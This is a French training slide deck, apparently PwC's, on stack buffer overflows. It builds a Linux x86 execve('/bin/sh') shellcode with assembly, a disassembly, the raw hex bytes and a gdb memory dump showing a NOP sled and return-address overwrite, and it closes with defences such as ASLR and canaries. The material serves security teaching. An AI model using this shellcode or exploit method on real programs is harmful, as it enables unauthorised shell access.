	00 00 00 00	@
h s //	68 73 2F 2F	@-4
n i b /	6E 69 62 2F	@-8
	00 00 00 00	@-12
	@ - 8	@-16 ← ESP

EAX	00 00 00 00	EBX	@ - 8	ECX	@ - 16	EDX	@ - 12	ESP	@ - 16
-----	-------------	-----	-------	-----	--------	-----	--------	-----	--------

Construction du Shellcode (5/6)

```
1 xor    eax, eax    ; Clearing eax register
2 push   eax         ; Pushing NULL bytes
3 push   0x68732f2f   ; Pushing //sh
4 push   0x6e69622f   ; Pushing /bin
5 mov    ebx, esp     ; ebx now has address of /bin//sh
6 push   eax         ; Pushing NULL byte
7 mov    edx, esp     ; edx now has address of NULL byte
8 push   ebx         ; Pushing address of /bin//sh
9 mov    ecx, esp     ; ecx now has address of address
10                ; of /bin//sh byte
11 mov    al, 11       ; syscall number of execve is 11
12 int    0x80        ; Make the system call
```

Etat de la pile (de haut en bas)

	00 00 00 00	@
h s //	68 73 2F 2F	@-4
n i b /	6E 69 62 2F	@-8
	00 00 00 00	@-12
	@ - 8	@-16 ← ESP

EAX 00 00 00 11

EBX @ - 8

ECX @ - 16

EDX @ - 12

ESP @ - 16

Construction du Shellcode (6/6)

```
1 xor    eax, eax    ; Clearing eax register
2 push   eax         ; Pushing NULL bytes
3 push   0x68732f2f   ; Pushing //sh
4 push   0x6e69622f   ; Pushing /bin
5 mov    ebx, esp     ; ebx now has address of /bin//sh
6 push   eax         ; Pushing NULL byte
7 mov    edx, esp     ; edx now has address of NULL byte
8 push   ebx         ; Pushing address of /bin//sh
9 mov    ecx, esp     ; ecx now has address of address
10                ; of /bin//sh byte
11 mov    al, 11       ; syscall number of execve is 11
12 int    0x80        ; Make the system call
```

Etat de la pile (de haut en bas)

	00 00 00 00	@
h s //	68 73 2F 2F	@-4
n i b /	6E 69 62 2F	@-8
	00 00 00 00	@-12
	@ - 8	@-16 ← ESP

EAX 00 00 00 11

EBX "/bin//sh"

ECX ["/bin//sh", NULL]

EDX NULL

ESP @ - 16

Résultats : Shellcode fonctionnel

```
1  xor    eax, eax    ; Clearing eax register
2  push   eax         ; Pushing NULL bytes
3  push   0x68732f2f   ; Pushing //sh
4  push   0x6e69622f   ; Pushing /bin
5  mov     ebx, esp    ; ebx now has address of /bin//sh
6  push   eax         ; Pushing NULL byte
7  mov     edx, esp    ; edx now has address of NULL byte
8  push   ebx         ; Pushing address of /bin//sh
9  mov     ecx, esp    ; ecx now has address of address
10         ; of /bin//sh byte
11  mov     al, 11      ; syscall number of execve is 11
12  int     0x80        ; Make the system call
```

```
1  #include <stdio.h>
2  int main()
3  {
4      char *args[2];
5      args[0] = "/bin/sh";
6      args[1] = NULL;
7      execve("/bin/sh", args, NULL);
8      return 0;
9  }
```

%eax	Name	%ebx	%ecx	%edx	%esx	%edi
11	execve	filename	argv	envp	-	-

EAX	00 00 00 11	EBX	"/bin//sh"	ECX	["/bin//sh", NULL]	EDX	NULL	ESP	@ - 16
-----	-------------	-----	------------	-----	--------------------	-----	------	-----	--------



Exploitation du Buffer Overflow

Now what ? Assembler le Shellcode

1. Assembler le shellcode

```
nasm -f elf shellcode.asm
```

Cette commande produit un fichier ELF exécutable "shellcode.o".

2. Inspecter le contenu du fichier ELF (voir image)

Désassembler le fichier avec la commande objdump permet de visualiser les valeurs **hexadécimales** correspondant au code assembleur x86 construit précédemment.

```
coen@kali:/tmp/coen$ objdump -d -M intel shellcode.o
shellcode.o:      file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:  31 c0                xor     eax,eax
   2:  50                  push    eax
   3:  68 2f 2f 73 68      push    0x68732f2f
   8:  68 2f 62 69 6e      push    0x6e69622f
   d:  89 e3                mov     ebx,esp
   f:  50                  push    eax
  10:  89 e2                mov     edx,esp
  12:  53                  push    ebx
  13:  89 e1                mov     ecx,esp
  15:  b0 0b                mov     al,0xb
  17:  cd 80                int     0x80
```

Notre shellcode est contenu sur 25 bytes :

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

Problèmes à résoudre




Ce que l'on sait faire jusqu'à présent:

- Réécrire le contenu de la pile, en dépassant le buffer, jusqu'à écraser le pointeur EBP et l'adresse de retour au dessus (**buffer overflow**).

Ce qu'il nous manque:

- Comment choisir une **adresse de retour** intelligemment, pour qu'elle pointe directement vers notre shellcode ? L'adresse de retour sera appelée dès que la fonction FUNC se termine (après le printf).
- **Ou placer le shellcode dans le buffer ?**

NOP padding




Principe:

1. Mettre le shellcode en haut du buffer

- Donc, à la fin de notre input (le buffer est rempli de bas en haut)
- Dans l'exemple ici, 20 caractères "E" ont été laissés au dessus

2. Remplir le buffer avec l'instruction vide NOP (code x90)

Même si la mémoire bouge un peu, il suffira que notre adresse de retour pointe sur le bloc de NOP pour que le Shellcode soit exécuté (le processeur va remonter dans le buffer en cherchant la prochaine instruction)



Exécution intermédiaire : Segfault

[illegible]

Trouver la bonne adresse de retour

```
(gdb) x/100x $sp-200
0xbffffcfc: 0xbffffd78 0xb7fff000 0x0804820c 0x080481ec
0xbffffd0c: 0x27409b00 0xb7fffa74 0xb7dfe804 0xb7e3b98b
0xbffffd1c: 0x00000000 0x00000002 0xb7fb2000 0xbffffdbc
0xbffffd2c: 0xb7e43266 0xb7fb2d60 0x080484e0 0xbffffd54
0xbffffd3c: 0xb7e43240 0xbffffd58 0xb7fff918 0xb7e43245
0xbffffd4c: 0x0804843e 0x080484e0 0xbffffd58 0x90909090
0xbffffd5c: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffd6c: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffd7c: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffd8c: 0x90909090 0x90909090 0x31909090 0x2f6850c0
0xbffffd9c: 0x6868732f 0x6e69622f 0x8950e389 0xe18953e2
0xbffffdac: 0x80cd0bb0 0x45454545 0x45454545 0x45454545
0xbffffdbc: 0x45454545 0x45454545 0xbfffff00 0x00000000
0xbffffdcc: 0xb7e10456 0x00000002 0xbffffe64 0xbffffe70
0xbffffddc: 0x00000000 0x00000000 0x00000000 0xb7fb2000
0xbffffdec: 0xb7fffc04 0xb7fff000 0x00000000 0x00000002
0xbffffdfc: 0xb7fb2000 0x00000000 0xfda9b8fe 0xc05a34ee
0xbffffe0c: 0x00000000 0x00000000 0x00000000 0x00000002
0xbffffe1c: 0x08048320 0x00000000 0xb7ff0340 0xb7e10369
0xbffffe2c: 0xb7fff000 0x00000002 0x08048320 0x00000000
0xbffffe3c: 0x08048341 0x08048444 0x00000002 0xbffffe64
0xbffffe4c: 0x08048460 0x080484c0 0xb7feae20 0xbffffe5c
0xbffffe5c: 0xb7fff918 0x00000002 0xbfffff44 0xbfffff52
0xbffffe6c: 0x00000000 0xbfffffbf 0xbfffffcb 0xbfffffd7
0xbffffe7c: 0xbfffffe5 0x00000000 0x00000020 0xb7fd9da4
```

Si on a accès au programme...

On peut utiliser le debugger gdb pour regarder l'utilisation de la mémoire

- **En vert**: le NOP padding
- **En rouge**: le Shellcode
- **En bleu**: le padding avec les "E"

On peut alors choisir une adresse mémoire correspondant à une instruction NOP, par exemple **0xbffffd6c**.

Il ne reste plus qu'à remplacer les derniers 4 caractères "E" encodés en 0x45454545 par 0xbffffd6c.

Résultat final !

[illegible]

Quelques limites à garder en tête ...

1. **Notre exploit est spécifique à une architecture assembleur**, en l'occurrence x86 en 32 bits
2. **Notre exploit présuppose un système Linux**
 - a. *Délimiteurs "NULL" dans la payload (versus %0A pour Windows)*
 - b. *Utilisation de /bin/sh*
3. **Pour réaliser notre exploit, nous avons eu besoin d'une copie du programme en local** afin de trouver la bonne adresse de retour avec un debugger (pas applicable dans le cas d'une attaque web)
4. **Plusieurs contrôles et défenses existent** (ignorées dans notre exemple)
 - a. *Développement de fonctions sécurisées (**strncpy** au lieu de **strcpy**)*
 - b. *Randomisation de l'espace d'adressage (**ASLR** - Address Space Layout Randomization) : l'adresse de la pile dans l'espace d'adressage d'un processus change à chaque exécution*
 - c. *Zones de la pile marquées comme "**non exécutables**"*
 - d. ***Réordonnement** des variables et des pointeurs*
 - e. *Utilisation de **canaris** !*



Que retenir ?

Que retenir ?



1

Définitions: risque, vulnérabilité, menace, probabilité & impact

2

Deux approches du risque coexistent et sont complémentaires: l'approche par conformité, et l'approche par scénarios d'attaque

3

Il existe un standard international pour déclarer les vulnérabilités: le modèle CVE. Le modèle CVSS permet l'évaluation de la criticité.

4

Fonctionnement de la pile et principe du buffer overflow

5

Principes d'exploitation d'un buffer overflow avec un shellcode

Merci ! Des questions ?

[pwc.fr](https://www.pwc.fr)

© 2022 PwC. All rights reserved. Not for further distribution without the permission of PwC. “PwC” refers to the network of member firms of PricewaterhouseCoopers International Limited (PwCIL), or, as the context requires, individual member firms of the PwC network. Each member firm is a separate legal entity and does not act as agent of PwCIL or any other member firm. PwCIL does not provide any services to clients. PwCIL is not responsible or liable for the acts or omissions of any of its member firms nor can it control the exercise of their professional judgment or bind them in any way. No member firm is responsible or liable for the acts or omissions of any other member firm nor can it control the exercise of another member firm’s professional judgment or bind another member firm or PwCIL in any way.